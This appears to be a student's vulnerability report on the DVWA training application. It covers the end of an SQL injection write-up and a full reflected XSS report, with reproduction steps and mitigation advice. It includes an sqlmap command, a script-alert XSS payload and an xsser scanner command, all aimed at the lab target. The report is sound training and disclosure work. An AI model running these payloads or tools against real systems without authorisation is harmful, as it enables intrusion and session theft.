


---

6. Proof of Concept (PoC)

Automated Exploitation Using SQLMap

```
sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=2" --dbs
```


Functioning of an SQL Injection
Website Input Fields
1
Hacker identifies vulnerable, SQL-driven website & injects malicious SQL query via input data.
2
Malicious SQL query is validated & command is executed by database.
3
Hacker is granted access to view and alter records or potentially act as database administrator.
Hacker
Database
STATIONX

7. References

- [OWASP SQL Injection Prevention Cheat Sheet]
- [CWE-89: SQL Injection]

8. Conclusion

This **SQL Injection vulnerability** in DVWA (Medium Security Level) exposes sensitive user data and poses a **high-security risk**. If exploited in a real-world scenario, attackers could gain **full control of the database** and compromise user credentials. **Implementing prepared statements and strong access controls is critical to preventing such attacks.**

Cross-Site Scripting (XSS) Vulnerability in DVWA (Medium Security Level)

1. Report Overview

- **Title:** Cross-Site Scripting (XSS) Vulnerability in DVWA (Medium Security Level)
- **Vulnerability Type:** Cross-Site Scripting (XSS) – Reflected
- **Severity:** High
- **Affected Application:** Damn Vulnerable Web Application (DVWA)
- **Security Level:** Medium
- **Date of Discovery: 20-02-2025**
- **Time of Discovery: 22:10 PM**
- **Reporter: TEJAS K. MAHALE**
- **Email: 2303031550053@PARULUNIVERSITY.AC.IN**

2. Summary

A **Cross-Site Scripting (XSS) vulnerability** was discovered in **DVWA (Medium Security Level)** due to improper input validation in the **Search Bar of XSS Reflected** functionality. This allows an attacker to inject and execute malicious JavaScript code, leading to:

- **Session Hijacking** – Stealing users' session cookies.
- **Phishing Attacks** – Redirecting users to malicious sites.
- **Defacement Attacks** – Altering the appearance of the web page.
- **Browser Exploits** – Running arbitrary JavaScript to perform harmful actions.

This vulnerability poses a **serious risk**, particularly when exploited against users with privileged access.

3. Steps to Reproduce


Affected Endpoint:

`http://dvwa/vulnerabilities/xss_r/`

Step 1: Navigating to the XSS Reflected Page

- Logged into **DVWA**.
- Set the **Security Level to Medium** in the **DVWA Security** settings.
- Navigated to the **XSS Reflected** page.
- Observed a **search bar** where user input is reflected back in the response.

  Screenshot: *(Before entering payload)*



192.168.6.130/vulnerabilities/xss_r/

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: medium
PHPIDS: disabled


Step 2: Injecting Malicious Script

- Entered the following JavaScript payload into the search bar:

  ```
  <script>alert('XSS Attack!');</script>
  ```

- Clicked the **Submit** button.

Screenshot: *(Entering XSS payload)*



192.168.6.130/vulnerabilities/xss_r/

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

<script>alert('XSS Attack!');</ Submit

More info


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: medium
PHPIDS: disabled

Step 3: Successful XSS Execution

- Upon submission, the browser executed the JavaScript, displaying a **popup alert**.
- This confirmed that **user input is not properly sanitized**, allowing **XSS attacks**.

Screenshot: *(XSS Alert Popup)*



192.168.6.130/vulnerabilities/xss_r/?name=<script>alert('XSS+Attack!')%3B<%2Fscript>#

192.168.6.130

XSS Attack!

4. Impact Analysis

Why This is Dangerous?

- **Session Hijacking** – Attackers can steal session cookies using `document.cookie`.
- **Credential Theft** – Fake login forms can trick users into revealing passwords.
- **Phishing Attacks** – Users can be redirected to malicious sites.
- **Browser Exploitation** – Attackers can perform unauthorized actions on behalf of users.
- **Website Defacement** – Malicious scripts can modify the page content.

---

5. Recommended Mitigation Strategies

Short-Term Fix (Immediate Mitigation)

✅ **Sanitize User Inputs** – Remove or encode special characters (`<`, `>`, `'`, `"`).
✅ **Escape Output Properly** – Use **HTML entity encoding** (`&lt;script&gt;` instead of `<script>`).

Long-Term Fix (Permanent Solution)

✔ **Use Content Security Policy (CSP)**

- Restrict JavaScript execution to trusted sources.

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self';
script-src 'self'">
```

✔ **Use Secure Input Validation**

- Implement **whitelisting** instead of **blacklisting**.

✔ **Use HTTPOnly and Secure Flags for Cookies**

- Prevent JavaScript from accessing session cookies.

✔ **Use Web Application Firewalls (WAFs)**

- Detect and block XSS attack patterns.

✔ **Implement Proper Output Encoding**

Example Fix (PHP – Using htmlspecialchars):

```php
echo htmlspecialchars($_GET['search'], ENT_QUOTES, 'UTF-8');
```

---

6. Proof of Concept (PoC)

Automated Exploitation Using XSS Scanner

```bash
xsser -u "http://dvwa/vulnerabilities/xss_r/" -p "search"
```

📌 **Screenshot:** *(Automated XSS detection using xsser)*

---

7. References

- OWASP XSS Prevention Cheat Sheet
- CWE-79: Cross-Site Scripting (XSS)

---

8. Conclusion

This **Cross-Site Scripting (XSS) vulnerability** in DVWA (Medium Security Level) allows attackers to execute malicious JavaScript on a victim's browser. If exploited in a real-world scenario, this could lead to **session hijacking, phishing attacks, and unauthorized actions on behalf of users. Implementing proper input validation, output encoding, and security headers is critical to mitigating XSS attacks.**

Reporter Details

- **Name: TEJAS K. MAHALE**
- **Email:** 2303031550053@PARULUNIVERSITY.AC.IN
- **Role: Bug Bounty Researcher**